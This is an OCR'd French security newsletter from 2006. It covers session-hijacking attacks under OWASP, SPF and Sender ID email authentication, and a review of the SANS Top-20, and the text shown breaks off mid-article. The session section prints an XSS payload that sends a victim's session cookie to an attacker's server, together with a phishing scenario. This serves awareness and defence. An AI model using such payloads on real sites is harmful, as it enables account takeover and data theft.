L'Actu Sécurité n°9

xmco Partners

PLAN

"Une fin d'année de plus..."

L'heure est aux bilans dans la plupart des domaines qui nous entourent : best-of, statistiques, meilleurs moments, bêtisiers... En cette période euphorique, chacun essaie de se souvenir des faits marquants de l'année avant de passer, plus ou moins machinalement, à l'année prochaine.

Lorsqu'on évoque la sécurité informatique, il devient plus difficile de parler de bons moments, vous ne trouvez pas ? Surtout, lorsqu'on constate que Microsoft a publié 78 correctifs officiels (MS06...) cette année, soit une moyenne supérieure à 6 par mois pour un seul éditeur....

Pour poursuivre cette amorce statistique, notre cellule de veille a publié plus de 1600 mails depuis le début de l'année, soit plus de 5 vulnérabilités plus ou moins critiques découvertes chaque jour (Les pirates ne prennent pas de week-end...). Une récente enquête a révélé que 80 % des mails échangés étaient des Spams impliquant des coûts vertigineux pour les opérateurs et leurs clients.

L'hostilité du domaine est de plus en plus palpable au fur et à mesure que les technologies s'empilent au sein des systèmes d'information. Un des points rassurant, malgré tout, c'est que tout le monde a pris conscience de la nécessité de prendre ce sujet à bras le corps.

La fin de l'année est aussi souvent propice aux pronostics : chacun y va de sa prédiction sur les bouleversements qui nous attendent... En ce qui nous concerne, nous n'attendons pas de révolution technologique pour l'année 2007. En revanche, l'intensification des projets de téléphonie sur IP nous laisse croire que la VoIP représentera certainement une part importante des investissements. A cela, je souhaiterais ajouter une légère mise en garde à propos des conséquences insoupçonnées que ces nouvelles infrastructures ont déjà généré chez nos clients qui ont sauté le pas : qualité médiocre et défauts de confidentialité constituent malheureusement le quotidien de certains de nos clients qui se sont jeter un peu trop vite dans la bataille. Nous vous souhaitons donc d'entreprendre ce projet en ayant pleinement conscience des enjeux techniques et sécuritaires que ces nouvelles solutions portent en elles.

J'en profite pour élargir mes voeux à l'ensemble de vos projets, professionnels et personnels, et vous souhaite, au nom de tous mes collaborateurs et de moi même, de très bonnes fêtes de fin d'année.

A l'année prochaine pour de nouvelles aventures.

Marc Behar

1. LES CAHIERS DE L'OWASP

LES ATTAQUES DE VOLS DE SESSION

Ce mois-ci, nous avons choisi de finir le chapitre de l'Owasp sur la gestion des sessions en présentant les différentes attaques. En effet, avec le développement des vols de données personnelles (notamment avec les attaques de Phishing), la sécurité des sessions est devenue un des enjeux majeurs des applications web.

Nous tenterons de vous dévoiler les ficelles et les techniques d'attaques les plus répandues.

XMCO | Partners

OWASP

The Open Web Application Security Project

Les pirates ont longtemps compté sur des erreurs d'implémentation système, réseau ou logicielle pour pénétrer des systèmes et voler des informations sensibles. Aujourd'hui, les entreprises mesurent pleinement les enjeux de sécurité du réseau et des systèmes du fait de leur expérience. La gestion des correctifs, le durcissement de système ou encore, la séparation des flux réseaux constituent des processus courants par la majorité.
Parallèlement, la sécurité de la couche applicative est négligée car elle n'est pas considérée à sa juste valeur. En effet, ces composants sont aussi sensibles que leurs couches sous-jacentes. Les pirates l'ont bien compris, toujours à l'affût du maillon faible, ils s'attaquent aux différents mécanismes qui composent cette couche.
Nous allons donc vous présenter dans les paragraphes ci-dessous les différentes attaques qui peuvent être menées à l'encontre d'un système de gestion des sessions.

Les différentes attaques

Le vol de session


L'enjeu des sessions lors d'une connexion à un site web est de garder en mémoire des informations relatives à l'utilisateur connecté. Si un attaquant réussit à intercepter ou à forger un jeton de session valide, celui-ci sera en mesure de voler la session d'un utilisateur légitime. Le risque de vol de session peut être réduit via l'ajout de fonctions de contrôle spécifiques à l'applicatif. Le niveau de contrôle implémenté doit être relatif à la criticité des données hébergées. L'impact d'un vol de session pourrait être délicat pour une banque en ligne mais pas pour un forum ou un site d'information quelconque.
Les applications web les plus exposées sont celles qui utilisent des jetons de session dans l'URL (sans expiration). Ceux-ci se révèlent particulièrement dangereux lorsque les accès à Internet sont publiques (cybercafés), car il est souvent impossible de vider le cache ou l'historique du navigateur du fait des restrictions du poste.
Pour attaquer de telles applications web, il suffit simplement d'ouvrir l'historique du navigateur et de cliquer sur l'URL de l'application : vous voilà connectés comme l'utilisateur précédent.

Session Authentification Attacks

Une des erreurs les plus communes consiste à ne pas contrôler suffisamment l'authentification avant d'exécuter une fonction restreinte ou d'accéder à des données confidentielles.

Un exemple réel particulièrement désastreux fut le cas du site de l'Australian Taxation Office's GST, site au sein duquel la plupart des entreprises australiennes déclarent leurs impôts. Le site de l'ATO utilise un certificat numérique client pour authentifier ses utilisateurs. A première vue, cela semble très sécurisé, non ? Malheureusement, le site utilisait le nu

méro ABN (un identifiant unique pour chaque entreprise, une sorte de numéro de sécurité sociale) dans l'URL.



Ces numéros ABN ne sont ni secrets ni aléatoires ; tout un chacun peut librement connaître le numéro ABN d'une entreprise. Un utilisateur, ayant remarqué ce numéro ABN dans l'URL, a, tout simplement, changé ce dernier par celui d'une autre entreprise. A sa grande surprise, cela a fonctionné. Il a pu lire les informations de l'autre société. Cet utilisateur a alors écrit un script parcourant automatiquement la base de données et a envoyé un courrier électronique à toutes les entreprises pour leur indiquer que le site ATO souffrait d'une importante faille de sécurité. Plus de 17000 entreprises ont reçu ce courrier !

Vous pensez peut être que cette histoire est un cas isolé et que la majeure partie des entreprises fait appel à des développeurs soucieux de la sécurité…Notre expérience nous démontre quotidiennement que ce genre de problèmes est plus courant qu'il n'y parait.

Attaques sur la validation des sessions

Comme pour toutes les données envoyées par l'utilisateur, le jeton de session doit, à sa réception par le serveur, être correctement contrôlé et validé afin de s'assurer que son format est correct, qu'il ne contient aucun caractère spécial et qu'il est bien présent dans la table des sessions.

Lors d'un test d'intrusion, il est parfois possible d'utiliser un caractère nul (« null byte » ou \0x00) pour tronquer en deux parties la variable de session. Ainsi, le gestionnaire de session peut être trompé : la variable de session n'est comparée que sur sa première partie. Une correspondance peut alors facilement être trouvée dans la table de session, la comparaison ne s'effectuant que sur une partie des caractères. Ce genre d'erreurs est moins fréquent et de moins en moins de sites sont vulnérables à ce type d'attaque.

Attaques par prédiction de session

D'autres possibilités sont offertes à l'attaquant. En utilisant des jetons de session non robustes, le pirate peut voler la session d'un autre utilisateur en devinant le cookie de session de sa victime.

Celui-ci exploitera les propriétés de votre application pour prédire un numéro de session valide, ou déjà utilisé, dans le but de contourner les contrôles d'accès.


Vous pouvez tester ce point en entrant le session-ID n'importe où, en dehors d'un cookie de session non persistant. Par exemple, si vous utilisez PHP, copier un session-ID valide depuis le cookie et insérez le via l'URL (ou un paramètre POST) de la manière suivante :

http://www.example.com/foo.php?PHPSESSIONID=xxxxxxx

Si ce rejeu fonctionne, votre application est vulnérable. En particulier si le session-ID reste valide après l'expiration ou la déconnexion de la session.

Les attaques par force brute (bruteforce)

Certains sites de e-Commerce emploient des numéros de session consécutifs et facilement prédictibles. Sur ces sites, il est aisé de modifier son numéro de session pour voler la session d'un autre utilisateur.



Dans un tel scénario, toutes les fonctions qui étaient disponibles pour l'utilisateur piraté, le devienne pour l'attaquant et laissent libre cours aux tentatives de fraudes et au vol d'informations.

Vous pouvez vérifier la solidité de vos jetons de session en tentant une attaque de brute force. Pour cela, ouvrez une session valide dans un navigateur et utilisez un outil de bruteforce de session comme Brutus. Si ce dernier est capable de reprendre, plutôt que de « voler », la session, votre plateforme de développement nécessite un degré d'entropie plus élevé pour la génération des jetons de session.

Le rejeu des jetons de session (replay) : Cross Site Scripting

Les attaques par rejeu de session sont relativement simples si l'attaquant à la possibilité de voler le cookie de session. En effet, une des attaques les plus en vogue du moment se nomme « XSS » ou attaque de Cross Site Scripting.
Beaucoup de personnes qui travaillent au sein d'une cellule sécurité connaissent ce fléau qui touche un très grand nombre de sites web. Le principe est que le pirate s'attaque à l'utilisateur plutôt qu'à l'application.

La mise en oeuvre est relativement simple. L'attaque consiste à trouver un paramètre non filtré (c'est-à-dire non contrôlé par le serveur web) afin d'injecter un code Javascript. Une URL sera spécialement conçue par l'attaquant puis envoyée à la victime pour que ce dernier suive le lien malveillant.

Pour éclaircir cette attaque, imaginons un scénario simple. L'utilisateur A est connecté au site de sa banque « www.bank-on-line.com ». Le pirate, qui a analysé l'application, découvre le paramètre « try » au sein duquel on peut injecter un code Javascript :


```
http://www.banque-en-ligne.com/index.asp?try=<script>alert('XMCO-PARTNERS!');</script>
```

L'appel de cette URL affiche immédiatement à l'écran le mot « XMCO-PARTNERS » dans une boite de dialogue.
A cet instant, le pirate confirme que l'application est vulnérable. Il peut alors créer un code Javascript malicieux qui permettra d'envoyer le cookie de session de la victime sur un serveur tiers en écoute.
Le code suivant inséré dans le paramètre « try » se charge de récupérer le cookie de la victime.

```
http://www.bank-en-ligne.com/index.asp?try=%3Cscript%3Edocument.write("<img
src=http://192.168.10.14/n.cgi?".concat(escape(document.cookie)))%3C/script%3E">
```

A ce stade de l'attaque, le pirate n'est plus maître du résultat. En effet, il insère ce lien dans un e-mail et incite la victime à cliquer sur ce lien.
L'utilisateur devra suivre le lien afin de forcer son navigateur à nous renvoyer son cookie de session.

Voici la forme de courriel qu'un utilisateur abusé pourrait recevoir :




Email envoyé à la victime

Le code malveillant est bien sûr camouflé derrière l'URL « https://bank-on-line.com/activation.asp ». L'e-mail rédigé est soigneusement préparé (avec un logo approprié, l'émetteur de l'e-mail …) afin de paraître le plus légitime possible. Les pirates profitent de la crédulité des utilisateurs et envoient des e-mails aux contenus divers (problème technique sur un site bancaire, erreur lors de l'authentification, ajout d'une nouvelle fonctionnalité, etc.).

Dès qu'un utilisateur ouvre notre e-mail malicieux et clique sur le lien en étant connecté sur le site https://Client, une requête part de son navigateur vers le serveur Client qui renvoie une page avec le javascript malicieux.
Le navigateur interprète le javascript reçu et entreprend une recherche d'image sur notre serveur (192.168.10.14).
Comme le nom de l'image est constitué du cookie de session, préalablement récupéré par le navigateur de l'utilisateur, on observe donc sur notre serveur la requête présentée ci-dessous.

Voici une capture d'écran de la machine du pirate (192.168.10.14) réalisée à partir d'une écoute sur le port http (tcp/80):



Cookie de session récupéré par le pirate

Le pirate récupère donc immédiatement le cookie de session de l'utilisateur.
De son côté, l'utilisateur lésé voit apparaître une page du site Client avec une tentative de chargement d'image qui ne se terminera jamais. Le pirate peut alors venir se connecter sur le site vulnérable en utilisant le cookie volé.

Comme vous l'avez compris, le succès d'une telle attaque repose sur plusieurs paramètres :

-Le serveur doit être vulnérable au Cross Site Scripting ;
- Le pirate connaît l' e-mail d'un utilisateur connecté au site affecté par la vulnérabilité ;
- L'utilisateur accepte d'ouvrir un e-mail ou de visiter un lien URL reçu par e-mail.

Au premier abord, il semble très difficile d'amener un client à ouvrir une page malicieuse comme la nôtre.
Ce genre d'attaque est donc réalisé à grande échelle (tous les clients de la banque « banque-on-line) en espérant que l'un d'entre eux, connecté à ce site, accepte de cliquer sur le lien créé par l'attaquant. Voici le synoptique de l'attaque :


1. Envoi de nombreux e-mail aux clients
L'attaquant forge un e-mail trompeur et l'envoie massivement à toutes les adresses e-mail des clients.

2. Certains utilisateurs ouvrent l' e-mail et cliquent sur le lien
Certains utilisateurs déjà connectés sur l'application ouvrent le message et visitent le site. Leurs navigateurs répercutent la requête XSS vers le serveur Client.

3. Le serveur renvoie la page contenant le javascript malicieux.

4. Les navigateurs renvoient les cookies de session au pirate.

5. Le pirate récupère les cookies et ouvrent les sessions.



Comment protéger votre application ?

Plusieurs points sensibles doivent être contrôlés afin de garantir la solidité de la méthode de gestion des sessions.

La fermeture des sessions

La fermeture des sessions constitue un enjeu essentiel : en effet, chaque session doit être fermée proprement. Pour cela, il est indispensable de proposer une fonction explicite de déconnexion. Celle-ci doit effacer toutes les variables de session et désactiver les cookies résiduels. Par ailleurs, il est vivement conseiller d'implémenter une date d'expiration pour les cookies persistants (pas plus de 24 heures) et de préférer les cookies non persistants (cookies volatiles). Enfin les meilleurs pratiques recommandent également de ne pas utiliser un paramètre de l'URL, ou d'autres points d'entrée facilement manipulables, pour stocker le jeton de session.

La génération des jetons

La génération des jetons de session doit être solide. Il est déconseillé de développer son propre algorithme qui risque de souffrir de problèmes diverses. Nous vous recommandons de choisir un algorithme cryptographique connu et de choisir des vecteurs d'initialisation appropriés. L'espace de valeurs doit être suffisamment étendu pour qu'une attaque en bruteforce ne puisse être efficace dans un délai réduit.

Préférez l'utilisation d'un cookie volatile (non persistant) pour stocker le jeton de session. Si ce dernier n'existe pas, utilisez un champ caché des formulaires.
Limitez le nombre de jetons de session pour une même adresse IP cliente (exemple : 20 jetons maximum pour une adresse IP sur une fenêtre de 5 minutes).

Renouvelez périodiquement et automatiquement le jeton de session. Cela réduit fortement la fenêtre d'attaque.
Certains administrateurs réservent des jetons non attribués afin d'identifier les attaques de bruteforce. Si vous détectez une telle attaque, nous vous conseillons d'effacer complètement les données de session pour la stopper.

L'envoi des cookies de session

Nous vous conseillons de contrôler les session-Id utilisées par votre plate-forme de développement. Ces dernières sont seulement accessibles via une valeur du cookie. Cela peut requérir un changement de configuration de la plate-forme de développement ou alourdir le mécanisme de gestion des sessions.
Utilisez les techniques de fixation de session (voir chapitre suivant) pour rendre étanche le couple navigateur client / Session-ID.

Ne confondez pas les sessions « valides » avec les sessions « authentifiées ». Conservez l'état d'authentification secret et contrôlez cette authentification à chaque page ou à chaque point d'entrée.

Contrer les attaques de type XSS

Du côté du serveur, le serveur web doit être mis régulièrement à jour. En effet, dès qu'une faille de ce type est identifiée, les éditeurs publient une nouvelle version (comme ce fut le cas récemment pour le framework Microsoft .NET, corrigé en Octobre dernier). Par ailleurs, les entrées utilisateurs doivent être soigneusement contrôlées et validées avant exécution (type, longueur, neutralisation des caractères spéciaux). Les caractères suivants doivent être bannis (de même que pour leurs versions encodées) :

```
! @ $ % ^ & * ( ) - _ + ` ~ \ | [ ] { } ; : ' " ? / , . > <
```

Ceci évitera l'exécution de code Javascript ainsi que d'autres attaques dont l'injection SQL que nous vous présenterons bientôt.

Autres recommandations

D'autres conseils peuvent être précieux et parer un grand nombre d'attaque :

- Insérez un hash d'une propriété intrinsèque au client lors de la création du jeton de session. Pour cela, utilisez l'adresse IP de l'utilisateur (avec la variable REMOTE_ADDR) et, si possible, la variable d'en-tête http « PROXY_FORWARDED_FOR ». Notez qu'il ne faut pas utiliser directement cette donnée (car elle est modifiable par le client), mais un hash de celle-ci dans la valeur du jeton de session. Si le hash reçu ne correspond pas au hash précédent, il est quasiment certain que vous ayez à faire à une attaque par rejeu.
- Contrôlez en permanence que l'utilisateur connecté possède les droits suffisants pour accéder, mettre à jour ou effacer des données ou plus encore, accéder à certaines fonctions.
- Utilisez des expirations de jeton de session et effectuez un renouvellement régulier de ce dernier afin de réduire la fenêtre d'opportunité des attaques par rejeu.

Bibliographie

-David Endler, "Brute-Force Exploitation of Web Application Session IDs"
http://downloads.securityfocus.com/library/SessionIDs.pdf

-Ruby CGI::Session creates session files insecurely
http://www.securityfocus.com/advisories/7143

3. NOUVELLE TENDANCE

SPF VS SENDER ID : L'AUTHENTIFICATION A LA SOURCE

Au sein de l'infrastructure actuelle de gestion des emails, l'usurpation d'identité peut s'effectuer à différents niveaux comme dans les en-têtes des messages ou dans l'enveloppe SMTP. Ces malversations sont bien connues et exploitées par les spammeurs afin de contourner les mesures de sécurité mises en place.

La fin de l'année 2004 fut marquée par une volonté générale de lutter contre le spam. C'est ainsi que l'IETF a publié plusieurs RFC expérimentales, comme SPF[1] et SenderID[2], afin d'offrir une solution d'authentification faible de l'expéditeur des emails.

XMCO | Partners

Description des technologies

Sender Policy Framework

Le protocole SPF permet aux propriétaires de noms de domaines de déclarer les adresses IP autorisées à envoyer du courrier depuis leur domaine. Cette déclaration permet de protéger les serveurs de mails contre l'usurpation d'identité.

SPF protège l'enveloppe du message, et plus précisément le domaine identifié par les méthodes « MAIL FROM » et « HELO » de la session SMTP.

Cette solution repose sur le protocole de résolution de noms de domaines en ajoutant simplement un champ « TXT » ou « SPF » aux enregistrements DNS.

```
TXT xmcopartners.com a "v=spf1 -all"
```

Il est possible définir une seule adresse IP pouvant envoyer du courrier depuis ce domaine grâce à la requête suivante :

```
TXT xmcopartners.com a "v=spf1
ip4:x.x.x.x -all"
```

SPF n'est pas supporté, nativement, par les serveurs SMTP de type relais. Ces serveurs permettent de relayer des emails entre divers domaines.

Le problème provient du fait que ces relais ne modifient pas l'enveloppe SMTP mais l'adresse IP source du message. Ainsi la vérification entre l'adresse IP source et le paramètre « MAIL FROM » est invalide.

La figure1 illustre ce problème : les mails du domaine 'example.jp' sont envoyés depuis l'adresse IP « 192.0.2.1 » alors que le destinataire final recevra le message depuis le serveur « 192.0.2.2 ».




Figure1 : Exemple de relais SMTP

Afin de résoudre ce problème, la communauté « openspf » a développé le module SRS[3]. Ce module modifie les paramètres « MAIL FROM» des sessions SMTP afin d'indiquer que le message a été relayé (voir les figures 2 et 3).

Figure2 : Relais sans SRS





Figure3 : Relais avec SRS



SenderID : la nouvelle version de SPF ?

La solution de lutte contre l'usurpation d'identité proposée par Microsoft est basée sur un regroupement des technologies SPF et Caller-ID.

A l'instar de SPF, SenderID authentifie le domaine source des messages et utilise les enregistrements DNS. La syntaxe implémentée est également similaire à SPF sauf que l'identification du protocole est réalisée par la présence du champ « spf2.0 ».

La confusion provient bien souvent de ces éléments. Pourtant Sender ID est un nouveau protocole totalement indépendant car il n'authentifie pas les mêmes caractéristiques des messages. Tandis que SPF vérifie les paramètres du protocole SMTP, SenderID s'appuie sur l'authentification de certains en-têtes du message même. La solution de Microsoft est en concurrence de la technologie « DomainKeys IM » (DKIM) développée par Yahoo et Cisco.

Sender ID implémente l'algorithme PRA[4]. Cet algorithme utilise les en-têtes suivantes du message: « Resent-Sender », « Resent-From », « Sender » et « From » afin d'identifier la source.

Le protocole Sender ID viole la RFC de SPF en utilisant les valeurs du champ « v=spf1 » en absence de données « spf2.0 » au sein des enregistrements DNS. Le problème résulte de certaines données SPF qui sont incompatibles avec le SenderID. Microsoft recommande alors aux administrateurs de modifier et d'adapter les informations déclarées.

La communauté SPF a d'ailleurs fait appel auprès de l'IESG afin de modifier le contenu de la RFC expérimentale « SenderID ».

Il est intéressant de remarquer que l'enregistrement du domaine « aol.com » renseigne les protocoles SPF et SenderID tandis que l'enregistrement du domaine Microsoft « hotmail.com » n'inclut que le SPF (figure 4).

```
xmcopartners:/# dig +short TXT aol.com
"v=spf1 ip4:152.163.225.0/24 ip4:205.188.139.0/24 ip4
36.0/23 ip4:64.12.138.0/24 ptr:mx.aol.com ?all"
"spf2.0/pra ip4:152.163.225.0/24 ip4:205.188.139.0/24
12.136.0/23 ip4:64.12.138.0/24 ptr:mx.aol.com ?all"
xmcopartners:/#
xmcopartners:/#
xmcopartners:/#
xmcopartners:/# dig +short TXT hotmail.com
"v=spf1 include:spf-a.hotmail.com include:spf-b.hotma
xmcopartners:/#
```

Figure4 : Exemples d'enregistrements DNS

La fin du spam

Ce type d'authentification ne peut combattre seul le fléau du pourriel. Il faut simplement le prendre comme un élément complémentaire de décision au cours de l'analyse bayésienne des emails. Ainsi, certains robots de spams se sont déjà adaptés et présentent leur domaine réel d'expédition.

Il est important de souligner que ces solutions n'authentifient que le domaine source et non l'expéditeur. Pour illustrer ce problème, un salarié malveillant peut toujours envoyer des courriers électroniques en usurpant l'adresse personnelle du directeur. D'autre part, en exploitant des faiblesses du protocole DNS, un pirate pourrait contourner ce système d'authentification.

Conclusion

L'authentification du domaine source constitue un premier pas dans la lutte contre le vol d'identité mais n'est pas aussi efficace et non répudiable que la signature numérique.

Le principal avantage de ces solutions repose sur la transparence pour l'utilisateur final et un déploiement aisé sur les serveurs en production.

D'un point de vue « critique », ces systèmes représentent une rustine de plus sur un protocole beaucoup trop vieux. L'implémentation de la cryptographie permettrait de résoudre de nombreux problèmes avec des coûts d'intégration pas forcément beaucoup plus importants que les budgets de « Recherche&Développements » des laboratoires de luttes contre le Spam.

Bibliographie

[1] SPF
http://www.ietf.org/rfc/rfc4408.txt

[2] Sender ID
http://www.ietf.org/rfc/rfc4406.txt

[3] Sender Rewriting Scheme
http://www.openspf.org/SRS

[4] Purported Responsible Address
http://www.ietf.org/rfc/rfc4407.txt

[5] Internet Engineering Steering Group
http://www.ietf.org/iesg.html

3. DOSSIER SPECIAL : BILAN DE L'ANNEE 2006

ANALYSE DES TENDANCES DE LA CYBER CRIMINALITÉ

En cette fin d'année, plusieurs sociétés dressent un bilan et émettent des prévisions dans le domaine de la sécurité informatique.
L'institut du SANS (SysAdmin, Audit, Network, Security) propose notamment un aperçu des points les plus critiques rencontrés en 2006. Ils sont présentés en 20 catégories qui caractérisent les trous de sécurité majeurs. Cet article permet au lecteur d'établir un bilan de son système d'information.

Voici un résumé l'article « Top-20 Internet Security Attack Targets » du SANS, complété par nos conseils et par, selon nous, les tendances actuelles et futures de la cybercriminalité.

XMCO | Partners

Le SANS, institut créé en 1989, travaille en collaboration avec près de 165 000 professionnels de la sécurité (consultants, administrateurs, RSSI). Le but de cette association est de partager les connaissances pour lutter contre les plus grandes menaces informatiques.
Comme chaque année, un rapport sur les vulnérabilités et sur les vecteurs d'attaques, est publié afin d'alerter les utilisateurs des principaux trous de sécurité dans divers domaines (OS, Internet, MS Office, logiciels les plus vulnérables, protocoles …). Ce rapport a pour but de sensibiliser les internautes, de décrire en détails les failles de sécurité et de proposer des solutions adéquates par le biais de liens vers des sites spécialisés. Les vulnérabilités présentées dans cet article devront être soigneusement prises en compte afin de maintenir un niveau de sécurité acceptable.

Voici une synthèse de cette publication.

Système d'exploitation
Microsoft

La sécurité informatique se développe considérablement. Les pirates sont là pour nous rappeler dans quel monde virtuel et insécurisé nous vivons. Les systèmes d'exploitation continuent donc d'être la cible d'attaques en tout genre.
Windows, utilisé à travers le monde par des milliers d'entreprises et des millions de particuliers, demeure le vecteur d'attaque le plus vulnérable. En 2004, 45 failles ont été corrigées. L'année 2005 est restée dans cette continuité avec 55 vulnérabilités découvertes. 2006 n'a pas dérogé à cette règle. 78 correctifs pour les machines Windows ont été publiés. Comment interpréter ce résultat ? Il est intéressant de se demander quels moyens Microsoft met vraiment pour sécuriser au mieux ses systèmes d'exploitation… Les développeurs de Windows se soucient-ils de la sécurité ?

Les pirates sont-ils plus nombreux? Est-ce que ceux-là intensifient la recherche et l'exploitation de vulnérabilités ?
Les réponses sont difficiles à donner. En effet, bien que Windows reste la cible privilégiée des pirates, d'autres systèmes font également les frais de cette tendance plutôt inquiétante.

Apple

Apple qui rencontre un réel succès avec le développement considérable de son système d'exploitation MAC OS X, est également touché par des failles de sécurités importantes. Souvent considéré comme l'un des systèmes les plus robustes, le petit protégé d' Apple a connu une année relativement âpre. En effet, plusieurs problèmes majeurs ont été dévoilés et près d'une vingtaine de failles majeures ont été corrigées. Safari, les pilotes Wifi ou encore ImageIO ont fait l'objet de mises à jour.

Parallèlement, deux consultants ont démontré comment un poste équipé de cet OS pouvait être compromis à distance avec une connexion Wifi (voir notre article sur la BlackHat 2006). Bien que cette présentation fut controversée, il est clair que la communauté underground voit en cet OS, un vecteur d'attaque intéressant. En outre, l'augmentation significative des ventes a sans aucun doute

mis au premier plan cet OS qui est de plus en plus utilisé par les particuliers comme par les professionnels (en particulier dans le domaine de la création).

